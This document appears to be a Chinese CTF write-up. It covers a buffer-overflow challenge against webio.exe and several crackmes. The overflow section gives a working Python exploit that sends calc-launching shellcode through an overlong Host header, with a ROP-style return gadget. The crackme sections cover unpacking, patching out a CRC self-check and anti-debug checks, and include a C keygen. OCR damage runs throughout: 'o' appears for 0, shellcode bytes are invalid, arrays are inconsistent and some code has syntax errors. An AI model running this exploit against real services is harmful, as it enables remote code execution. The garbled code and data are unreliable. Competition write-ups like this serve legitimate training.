在实际测试过程中，发现程序在处理 host 字段数据时，会把一些字符过滤为\x00，比如一些大于\xF0的数据，还有一些比如小于\x0A之类的数据，而如果要使用 jmp esp，就要使用一些不会被过滤的地址，通用跳转地址 0x7FFA4512，由于含有 0x7F 和 0xFA，会被过滤为\x00。。。起始我们发送的数据已经在堆区了，而且在发生溢出函数返回时，寄存器 EDI 正好指向 http 数据包所在的堆区地址。

所以我们只要覆盖 eip 为一个 JMP EDI 或者 CALL EDI 的指令地址就可以了，使用 mona 插件在 webio.exe 模块中查找 jmp edi 或者

Call edi 的指令。。

找到 4 个地方：



The screenshot shows the mona.py search results for the 'call edi' and 'jmp edi' patterns in the 'webio.exe' module. It lists four matches:

00406117	0x00406117 : call edi
00406172	0x00406172 : call edi
00406F75	0x00406f75 : call edi
00406F97	0x00406f97 : call edi

在利用代码中我选择 0x00406f75 这个地址。。。。。

覆盖 eip 为 CALL EDI 地址时，我们只需要覆盖 eip 的最后 3 字节，因为原函数返回地址的最高字节位是\x00，而 0x00406f75 地址的最高字节也为\x00。

以下是 http 数据包的构造格式，在 GET 后使用字符 C 进行填充（\$junk1），之所以选择字符 C，是因为字符 C 是 16 进制 0x43，翻译成汇编就是 Inc ebx，这样在 CALL EDI 到堆区的数据时就会执行这些无用的指令，接着就是 Shellcode 代码，在 Shellcode 代码后就要接上 HOST 字段的数据了。HOST 字段的数据回复到栈内，先使用 40 字节的垃圾数据（\$junk2）填充，在使用 3 字节的数据，即 call edi 地址的低 3 字节（406f75）来覆盖。



```
$data1 = "GET ".$junk1.$shellcode; //含有 shellcode 的数据包
$data2 = "Host: ".$junk2.$eip."\r\n";
$requestData = $data1.$data2."\r\n";
$host = $argv[1];
```

溢出前的情况如下：

The screenshot shows the debugger interface with several windows:

- 汇编窗口 (Assembly Window):** Shows assembly code from address 0040151C to 00401531. The instruction at 00401531 is highlighted with a red box and labeled "RETN".
- 寄存器 (FPU) 窗口 (Registers FPU Window):** Displays register values. The EIP register is highlighted with a red box and labeled "EIP 00401534 webio.00401534".
- 堆栈 (Stack Window):** Shows the stack dump starting at address 004261C0. The ESP register is highlighted with a red box and labeled "004261D0".
- 命令 (Command Window):** Contains the command "命令：" (Command:).

以下为溢出成功的截图：



//guixi

程序在处理 HTTP 请求的时候，会在 parse header 时执行一个奇怪的函数，地址 0x401500

```
00401500  s 83EC 28      SUB ESP,28
00401503  . 83C9 FF      OR ECX,FFFFFFFFFF
00401506  . 99C0          XOR EAX,EAX
00401508  . 8D5424 00    LEA EDX,[DWORD PTR SS:[ESP]]
0040150C  . 56          PUSH EDI
0040150D  . 57          PUSH EDI
0040150E  . 8B7C24 34    MOV EDI,[DWORD PTR SS:[ESP+34]]
00401512  . F2:AЕ        REPNE SCAS BYTE PTR ES:[EDI]
00401514  . F7D1          NOT ECX
00401516  . 2BF9          SUB EDI,ECX
00401518  . 8BC1          MOV EAX,ECX
0040151A  . 8BF7          MOV ESI,EDI
0040151C  . 8BFA          MOV EDI,EDX
0040151E  . C1E9 02      SHR ECX,2
00401521  . F3:A5        REP MOVS DWORD PTR ES:[EDI],DWORD PTR D:
00401523  . 8BC8          MOV ECX,EAX
00401525  . B8 01000000    MOV EAX,1
0040152A  . 83E1 03      AND ECX,3
0040152D  . F3:A4        REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:
0040152F  . 5F            POP EDI
00401530  . 5E            POP ESI
00401531  . 83C4 28      ADD ESP,28
00401531  . C3            RETN
```

这个函数的参数是指向"Host: "之后的指针，功能是将内容 strcpy 到栈上，但栈上的空间有限只有 40 个字节。

所以我们可以构造合适的 HTTP 请求包来使此处缓冲区溢出覆盖返回地址。

漏洞利用

在进入该函数之前，有另外一个函数会对 http 请求包的输入做修改，有符号的判断当前字符<0x20 即修改为\0 截断当前行内容。这使得我们无法把 shellcode 直接放在 Host:后面复制到栈上执行。

观察执行到 0x501534，即奇怪函数 ret 时候栈的情况如图

Address	Hex dump	ASCII
003A61C8	00 00 00 00 47 45 54 20GET
003A61D0	55 DB C0 31 C9 BF 7C 16	U@1?1
003A61D8	70 CC D9 74 24 F4 B1 1E	p@ts@
003A61E0	58 31 78 18 89 E9 FC 03	X1X↑?
003A61E8	78 68 F4 85 30 78 BC 65	wh@0@
003A61F0	C9 78 B6 23 F5 F3 B4 AE	要?瘦虫
003A61F8	7D 02 AA 3A 32 1C BF 62	0@?2L@
003A6200	ED 1D 54 D5 66 29 21 E7	?T@!
003A6208	96 60 F5 71 CA 06 35 F5	利@?5
003A6210	14 C7 7C FB 1B 05 6B F0	穷@?4k
003A6218	27 DD 48 FD 22 38 1B A2	'@?8+
003A6220	E8 C3 F7 3B 7A CF 4C 4F	奇?z@0
003A6228	23 D3 53 A4 57 F7 D8 3B	#@?@;
003A6230	83 8E 83 1F 57 53 64 51	械?WSdQ
003A6238	A1 33 CD F5 C6 F5 C1 7E	?王现要
003A6240	98 F5 AA F1 05 A8 26 99	杨?#?
003A6248	3D 3B C0 D9 FE 51 61 B6	=;新才a
003A6250	0E 2F 85 19 87 B7 78 2F	8/?@x/
003A6258	59 90 7B D7 05 7F E8 7B	V@?△版
003A6260	CA 48 6F 73 74 3A 20 41	host: A
003A6268	41 41 41 41 41 41 41 41	AAAAAAAAAA
003A6270	41 41 41 41 41 41 41 41	AAAAAAAAAA
003A6278	41 41 41 41 41 41 41 41	AAAAAAAAAA
003A6280	41 41 41 41 41 41 41 41	AAAAAAAAAA
003A6288	41 41 41 41 41 41 41 47	AAAAAAAAAG
003A6290	27 40 00 00 00 00 00 00	'@.....

我们发现栈上还有上一次函数调用用到的位于 HTTP 请求 GET 后面的指针。而程序并没有对 URL 做上面提到的截断处理。于是想到可以把 shellcode 放于此处，再借助代码段的一小段”add esp, x; ret”样子的 gadget，先将返回地址设置在 gadget 处，通过 gadget 将栈地址上移至 GET 指针处，再次 ret 完成 shellcode 的执行。参考栈的情况，这个 gadget 的内容可取 x=4,8,12，同时这个地址除了最后一个 oo 字节外每个字节必须在 0x20~0x80 范围之间。我们在 0x402747 处发现合适的 gadget “add esp, 8; ret”。至此完成漏洞的利用。

利用代码如下：

```
#!/usr/bin/env python2
```

```
# team id: guixi
```

```
import socket
```

```
import struct
```

```
HOST = '127.0.0.1'
```

```
PORT = 80
```

```
# executing calc
```

```

SHELLCODE =
"\xdb\xco\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1\x1e\x58\x31\x78\x18\x83\xe8\xfc\x
03\x78\x68\xf4\x85\x30\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa\x3a\x32\x1
c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x
1b\x05\x6b\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a\xcf\x4c\x4f\x23\xd3\x53\x
xa4\x57\xf7\xd8\x3b\x83\x8e\x83\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98\xf5\x
\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xco\xd9\xfe\x51\x61\xb6\xoe\x2f\x85\x19\x87\xb7\x78\x2f\x
59\x90\x7b\xd7\x05\x7f\xe8\x7b\xca"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((HOST, PORT))

p = 'GET ' + '\x55' + SHELLCODE # '\x55 for a junk printable instruction

# 0x402747: add esp, 8; ret

p += 'Host: ' + 'A' * 40 + struct.pack('<I', 0x402747)[:3] + '\r\n'

p += '\r\n\r\n'

print len(p)

s.sendall(p)


print s.recv(4096)

s.close()

```

将代码中的 HOST 修改为运行 webio.exe 的机器的 ip，然后直接运行即可。

效果如图，环境为 windows xp sp3 中文：



Challenge.Crack

CrackMe1:

1、简述

Crackme1 的算法很简单，不必赘述。只需单步调试，注册码就会出现在内存中。

其主要考察点在于壳，程序加了 nspack 的壳，并且为了躲避 PEid 的检查加了花指令（将程序入口点修改为 vc5.o）

2、方法

对于脱壳，可以使用工具，也可以手工脱壳。如果手工的话，就完全藐视前面的花指令！

这里简单说说如何使用工具脱壳。

(1)将程序拖入 die 中，发现有 nspack 的壳（或者在 OD 中调试，就会发现压缩壳的明显标志）

(2)在 LordPE 中将程序入口点改为壳的入口点！（000E9060->000AAA2E）

(3)下面就可以使用脱壳工具来脱壳。可以用专门脱 nspack 的脱壳工具。这里我使用 ffi 进行脱壳。

脱壳成功后，再次载入 OD，查找字符串，就一目了然了！

算法就不分析了；password 和 serial 都是根据 name 动态生成！调试时，可以在内存中直接找到~

下面给出一组：

name: abcde

password: 21347

serial: 6685

Crackme2:

1、简述

Crackme2 的算法较为复杂。使用 $F_1(\text{Name})=F_2(\text{Serial})$ 形式，且 F_1 和 F_2 改编自现有的对称加密算法。

其主要考察点在于文件自校验。程序在启动前进行 CRC 校验。

2、方法

此题的思路比较唯一，但爆破的方式却有多种，可以改的地方有许多。下面只简单陈述一种爆破方式。

(1) 对 MessageBox 下断点，断下，然后转到栈中的调用就能定位到程序的关键判断处。

地址	HEX 数据	反汇编	注释
00B4212B	^ 7C EC	JL SHORT Crackme2.00B42119	E8
00B4212D	. C645 92 00	MOU BYTE PTR SS:[EBP-6E],0	EC
00B42131	. 33F6	XOR ESI,ESI	ED
00B42133	> 8A4435 94	MOU AL,BYTE PTR SS:[EBP+ESI-6C]	EB
00B42137	. 3A8435 60FFF1	CMP AL,BYTE PTR SS:[EBP+ESI-A8]	ES
00B4213E	✓ 74 29	JE SHORT Crackme2.00B42169	EB
00B42140	. 6A 00	PUSH 0	
00B42142	. 8D45 E0	LEA EAX,WORD PTR SS:[EBP-20]	
00B42145	. 50	PUSH EAX	
00B42146	. 8D5D E8	LEA EBX,WORD PTR SS:[EBP-18]	
00B42149	. 53	PUSH EBX	
00B4214A	. 6A 00	PUSH 0	
00B4214C	. 8B85 50FDFFFF1	MOU EAX,WORD PTR SS:[EBP-2B0]	
00B42152	. FF D0	CALL EAX	
00B42154	. 8B85 44FDFFFF1	MOU EAX,WORD PTR SS:[EBP-2BC]	
00B4215A	. 6A 00	PUSH 0	
00B4215C	. 6A 00	PUSH 0	
00B4215E	. 6A 12	PUSH 12	
00B42160	. FF70 20	PUSH DWORD PTR DS:[EAX+20]	
00B42163	. FF15 3858C601	CALL DWORD PTR DS:[<&USER32.PostMessageA]	LPostMessageA
00B42169	> -46	INC ESI	ST
00B4216A	. 83FE 10	CMP ESI,10	ST
00B4216D	^ ZC C4	JL SHORT Crackme2.00B42133	ST

爆破后，运行程序。发现程序一闪而过！

分析为什么会一闪而过的方法有许多。可以将原始程序和爆破程序进行对比，(除爆破处之外)不同的地方就是问题所在、可以查找退出函数、甚至凭经验 (PEid 中检测出有 CRC) 估计是文件自校验然后对 createfile 函数下断点都可以找到问题所在。

下面用查找退出函数的方法寻找自校验代码处。

挨个对退出函数下断点，最后发现在 PostQuitMessage() 函数时，程序可以断下。分析 PostQuitMessage() 函数处的代码。其就是文件自校验处。

```

008B1B10 - FFD3 CALL EBX
008B1B1D - FFB6 B8000000 PUSH DWORD PTR DS:[ESI+B8]
008B1B23 - 6A 00 PUSH 0
008B1B25 - 68 00000000 PUSH 0
008B1B29 - FF76 20 PUSH DWORD PTR DS:[ESI+20]
008B1B2D - FFD3 CALL EBX
008B1B2F - E8 72090000 CALL Crackme2.jiaoyan
008B1B34 - 85C0 TEST EAX,EAX
008B1B36 - 75 07 JNZ SHORT Crackme2.008B1B3F
008B1B38 - 50 PUSH EAX
008B1B39 - FF15 4C589D00 CALL DWORD PTR DS:[<&USER32.PostQuitMessage]
008B1B3F - 33C0 XOR EAX,EAX
008B1B41 - 40 INC EAX
008B1B42 - E8 ABF80F00 CALL Crackme2._EH_epilog3
008B1B47 - C3 RETN
008B1B48 - 55 PUSH EBP
008B1B49 - 8BEC MOV EBP,ESP
008B1B4B - 83E4 F8 AND ESP,FFFFFFF8
008B1B4E - 6A FF PUSH -1
008B1B50 - 68 D92E9D00 PUSH Crackme2.00902ED9
008B1B55 - 64:A1 00000000 MOV EAX,DWORD PTR FS:[0]

```

至此，Crackme2 爆破成功！

Crackme3:

1、简述

Crackme3 是动态生成注册码，与时间、当前鼠标位置有关。但也无需具体分析算法，注册码会出现在内存中，直接抓取就行！

Crackme3 有三个简单的反调试：父进程检测、进程检测、窗口检测。这些反调试都是入门级别的，用 StrongOD，果断全部秒杀，不用去一个一个绕过！由于每个人使用的调试器不同，起作用的反调试也可能不同！

2、方法

找到反调试代码，大多靠经验和耐心调试、分析。

这里就不一步一步找了，反调试处如下：

(1) 0x0040157E 的函数调用处是反调试 1-父进程检测；在 0x00401226 处将 JNZ 改为 NOP；

(2) 0x00401629 处调用的函数 0x00401030，是反调试 2-进程检测；将 0x004010F5 和 0x00401108 处的 JE 改为 NOP；

(3) 0x00401636 处调用的函数 0x00401300，是验证函数（核心代码）；进去后，在出现注册码后有一个 call 0x00401000，这个函数就是窗口检测函数！进去后将 0x00401011 处的 JE 改为 JMP；

绕过反调试后就是在内存中抓取注册码了。

利用 `Isstrcmp()` 函数就能定位到核心代码处，对其下断点，`F9` 运行；在寄存器 `EAX` 中就有当前注册码了！但不能在此抓，往前分析，发现程序是先出现注册码，然后要求输入的。

(这个 `Crackme` 有个 `hard` 版本，就是将请求输入放在注册码生成的前面) 所以，我们抓取注册码应该在 `0x004013D8` 处；

在 `0x004013D8` 处下断点，`F9` 运行，程序断下；寄存器 `EDX` 中就是注册码了，拷贝出来，在要求输入时输入即可！

Crackme4：

1、简述

`Crackme4` 是一道纯算法分析题，没有什么较好的技巧，就是考察基本的逆向功底。（有点小儿科，各位见谅！）

利用字符串很容易定位到核心代码处，接下来要做的就是一步一步耐心分析了！

2、算法说明

(1) 在 `0x00401395` 可知，注册码的形式如下：

`XDSEC%2s-%8s-%8s-%8s-%8s` 共需要 43 个字符（加上“-”）

(2) 首先确定`%2s` 这两个字符；其中字符 1 必须在：`XDSECJQLWARMZ` 中

字符 2 必须在：`VYBFGHIKNOPTU` 中

(3) 然后确定后面四个`%8s`；往下分析发现，其呈现如下形式：

`XDSECAB-ABABABAB-ABABABAB-ABABABAB-ABABABAB`

A 必须在字符串 `XDSECJQLWARMZ` 中；B 必须在 `VYBFGHIKNOPTU` 中；

且 AB 在这两个字符串中的位置记为 `map[a][b]` 数组中的 a 和 b

将 AB 当做一组；后一组对照的字符串是前一组截断生成的；

举例：

假设第一组字符是“DY”，则其对照的字符串是 `XDSECJQLWARMZ` 和 `VYBFGHIKNOPTU`；此时第一组的位置记为 `map[1][1]`，第二组对照的字符串就是：`DSECJQLWARMZX` 和 `YBFGHIKNOPTUV`；以此类推！

(4) 注册码的形式和生成方式如上所述，注册码是否正确有两个判断函数

判断函数 1：在 `0x0040161A` 处检验 `map[b][a]` 是否等于 1 (`map` 为 13×13 的二维矩阵)

map 如下：

```
{1,1,1,1,0,1,1,1,1,1,  
1,1,0,0,1,1,0,0,0,1,1,  
0,1,1,1,0,1,1,1,1,1,  
1,1,0,0,1,1,1,0,1,1,  
1,1,0,0,1,0,0,1,1,1,  
1,1,1,1,1,0,0,1,1,0,  
1,1,1,1,1,1,1,1,1,0,  
0,1,0,1,1,1,0,0,1,1,  
1,1,1,1,0,0,1,1,1,0,  
1,0,1,1,1,1,1,0,1,1,  
1,0,1,0,0,0,1,1,1,1,  
1,1,1,1,1,1,1,1,0,1,  
1,1,1,1,1,1,0,0,0,1}
```

判断函数 2：在 0x00401588 处判断当前位置是不是与前一个位置相关，即当前位置是不是前一个位置移动过来的！

所以，可以将算法看成是一个走迷宫；1 代表走通，0 代表走不通。

3、注册机源代码

环境：Win7，VS2010

```
#include <stdlib.h>  
#include <stdint.h>  
#include <stdio.h>  
#include <windows.h>  
  
typedef int (* check_func)(int *,LPSTR ,int ,int);  
  
static TCHAR charset1[13+1] = "XDSECJQLWARMZ";  
static TCHAR charset2[13+1] = "VYBFGHIKNOPTU";
```

```
static TCHAR charset1_rot[13+1];
static TCHAR charset2_rot[13+1];

static int map[13*13] = {
    1,1,1,1,0,1,1,1,1,1,1,
    1,1,0,0,1,1,1,0,0,0,1,1,
    0,1,1,1,1,0,1,1,1,1,1,1,
    1,1,0,0,1,1,1,1,0,1,1,1,
    1,1,0,0,1,0,1,0,0,1,1,1,
    1,1,1,1,1,1,0,0,1,1,0,0,
    1,1,1,1,1,1,1,1,1,1,0,0,
    0,1,0,1,1,1,1,0,0,0,1,1,1,
    1,1,1,1,0,0,1,1,1,1,0,1,
    1,0,1,1,1,1,1,1,0,1,1,1,
    1,0,1,0,0,0,1,1,1,1,1,1,
    1,1,1,1,1,1,1,1,1,0,1,1,0,
    1,1,1,1,1,1,0,0,0,0,1,1
};

static int valid_first_position[10] = {1,3,4,5,6,8,9,10,11,12};

static int laby[13*13];

static int nb_pass=0;
static int cur_digit = 15;

int get_pos_charset(TCHAR ch,LPSTR charset) //获取当前序列号的位置, ch 是取的当前字符串
{
```

```

int i;

for(i=0;i<13;i++)
{
    if(ch==charset[i])
        return i;
}

return 12;
}

int findLaby(int *laby,LPSTR part2,int x,int y);

int check_bottom(int *laby,LPSTR part2,int x,int y)
{
    if(((y+1)<13) && (laby[((y+1)*13) + x]==1))
    {
        laby[((y+1)*13) + x] = 2;
        nb_pass++;
        if(findLaby(laby,part2,x,y+1))
        {
            part2[2*cur_digit] = charset1_rot[x];
            part2[(2*cur_digit-)+1] = charset2_rot[y];
            return 1;
        }
    }
    else
    {
        laby[((y+1)*13) + x] = 1;
        nb_pass--;
    }
}

```

```

    return o;
}

int check_upper(int *laby,LPSTR part2,int x,int y)
{
    if(((y-1)>=0) && (laby[((y-1)*13) + x]==1)){
        laby[((y-1)*13)+x] = 2;
        nb_pass++;
        if(findLaby(laby,part2,x,y-1)){
            part2[2*cur_digit] = charset1_rot[x];
            part2[(2*cur_digit--)+1] = charset2_rot[y];
            return 1;
        }
        else{
            laby[((y-1)*13) + x] = 1;
            nb_pass--;
        }
    }
    return o;
}

int check_right(int *laby,LPSTR part2,int x,int y)
{
    if(((x+1)<12) && (laby[(y*13)+x+1]==1)) {
        laby[(y*13)+x+1] = 2;
        nb_pass++;
        if(findLaby(laby,part2,x+1,y)){
            part2[2*cur_digit] = charset1_rot[x];
            part2[(2*cur_digit--)+1] = charset2_rot[y];
        }
    }
}

```

```

        return 1;

    }

    else{
        laby[(y*13)+x+1] = 1;
        nb_pass--;
    }

}

return o;
}

int findLaby(int *laby,LPSTR part2,int x,int y)
{
    check_func findLabyDir[3] = {check_bottom,check_upper,check_right};
    check_func tmp;
    int i,rnd;

    if(nb_pass==16)
        return 1;

    for(i=0;i<3;i++)
    {
        rnd = rand()%3;
        tmp = findLabyDir[i];
        findLabyDir[i] = findLabyDir[rnd];
        findLabyDir[rnd] = tmp;
    }

    if(findLabyDir[0](laby,part2,x,y))
        return 1;
}

```

```

    if(findLabyDir[1](laby,part2,x,y))
        return 1;
    if(findLabyDir[2](laby,part2,x,y))
        return 1;
    return 0;
}

/*
 * 生成序列号
 */
void serial_gen(LPSTR serial)
{
    TCHAR part1[2+1],part2[(4*8)+1];
    int i,a,b,decal,alea;

    ZeroMemory(part1,sizeof(part1));
    ZeroMemory(part2,4*8+1);
    part1[0] = charset1[rand()%13];
    part1[1] = charset2[rand()%13];
    decal = get_pos_charset(part1[0],charset1); //形成新的字符串 1
    for(i=0;i<13;i++){
        charset1_rot[i] = charset1[(decal+i)%13];
    }
    decal = get_pos_charset(part1[1],charset2); //形成新的字符串 2
    for(i=0;i<13;i++){
        charset2_rot[i] = charset2[(decal+i)%13];
    }
    MoveMemory(laby,map,13*13*4);
}

```

```
alea = valid_first_position[rand()%sizeof(valid_first_position)];  
laby[13*alea] = 2;  
cur_digit = 15;  
nb_pass = 0;  
findLaby(laby,part2,o,alea);  
  
sprintf(serial,"XDSEC%2s-",part1);  
MoveMemory(serial+8,part2,8);  
MoveMemory(serial+17,part2+8,8);  
MoveMemory(serial+26,part2+16,8);  
MoveMemory(serial+35,part2+24,8);  
serial[16] = serial[25] = serial[34] = '-';  
serial[43] = '\0';  
  
for(i=0;i<44;i++)  
{  
    printf("%c",serial[i]);  
}  
}  
  
int main()  
{  
    static int first_exec=1;  
  
    char key[44];  
  
    if(first_exec)  
{  
        srand(GetTickCount()); //随机数发生器的初始化函数
```

```

    first_exec=0;
}


```

```

serial_gen(key);

return o;
}


```

CrackMe5:

此 crackme 无壳。可以通过查看输入表找到 MessageBoxA ， 定位到调用 MessageBoxA 的地址下断。

004020CF	. 85C0	test	eax, eax	
004020D1	. 75 0C	jnz	short 004020DF	
004020D3	. 68 50DE5400	push	0054DE50	ASCII "Cracked!"
004020D8	. 68 5CDE5400	push	0054DE5C	ASCII "LOL~"
004020D9	. EB 0A	jmp	short 004020E9	
004020DF	> 68 64DE5400	push	0054DE64	ASCII "Sorry :("
004020E4	. 68 70DE5400	push	0054DE70	ASCII "Try Again!~"
004020E9	> 6A 00	push	0	hOwner = NULL
004020EB	. FF15 44585200	call	dword ptr [<&USER32.MessageBoxA]	MessageBoxA
004020F1	. 8B4D FC	mov	ecx, dword ptr [ebp-4]	
004020F4	. 33CD	xor	ecx, ebp	
004020F6	. E8 1CE80F00	call	00500917	
004020FB	. 8BE5	mov	esp, ebp	

关键算法处

将输入字符的 ascii 码逐个相乘

00401FD1	. 85F6	test	esi, esi	
00401FD3	. 7E 0D	jle	short 00401FE2	
00401FD5	> 0FBE4C05 C8	movsx	ecx, byte ptr [ebp+eax-38]	
00401FDA	. 40	inc	eax	
00401FDB	. 0FAF9	imul	edi, ecx	
00401FDE	. 3BC6	cmp	eax, esi	
00401FE0	^. 7C F3	jl	short 00401FD5	
00401FE2	> 6A 0A	push	0A	
00401FE4	. 8D55 C8	lea	edx, dword ptr [ebp-38]	
00401FE7	. 52	push	edx	
00401FE8	. 57	push	edi	
00401FE9	. E8 06581100	call	005177F4	
00401FEC	. 00 00	ret	eax	dword ptr [ebp-38]

把存放结果的数字字符串进行头尾倒转后，得到的数值与未倒转的相加

005177C3	. 8BF1	mov	esi, ecx	
005177C5	> 33D2	xor	edx, edx	
005177C7	. F775 08	div	dword ptr [ebp+8]	
005177CA	. 83FA 09	cmp	edx, 9	
005177CD	. 76 05	jbe	short 005177D4	
005177CF	. 80C2 57	add	d1, 57	
005177D2	. EB 03	jmp	short 005177D7	
005177D4	> 80C2 30	add	d1, 30	
005177D7	> 8811	mov	byte ptr [ecx], dl	
005177D9	. 41	inc	ecx	
005177DA	. 85C0	test	eax, eax	
005177DC	^. 75 E7	jnz	short 005177C5	
005177DE	. 8801	mov	byte ptr [ecx], al	
005177E0	. 49	dec	ecx	
005177E1	> 8A16	mov	dl, byte ptr [esi]	
005177E3	. 8A01	mov	al, byte ptr [ecx]	
005177E5	. 8811	mov	byte ptr [ecx], dl	

005066AC	. FF75 0C	push	dword ptr [ebp+C]
005066AF	. FF75 08	push	dword ptr [ebp+8]
005066B2	. 3905 804B570	cmp	dword ptr [574B80], eax
005066B8	.~ 75 07	jnz	short 005066C1
005066BA	. 68 14E55600	push	0056E514
005066BF	. EB 01	jmp	short 005066C2
005066C1	> 50	push	eax
005066C2	> E8 AFFDFFFF	call	00506476
005066C7	. 83C4 14	add	esp, 14
005066CA	. 5D	pop	ebp
005066CB	. C3	ret	
005066CC	\$ 8BFF	mov	edi, edi
005066CE	. 55	push	ebp
005066CF	. 8BEC	mov	ebp, esp
005066D1	. 833D 804B570	cmp	dword ptr [574B80], 0
005066D8	. 6A 01	push	1

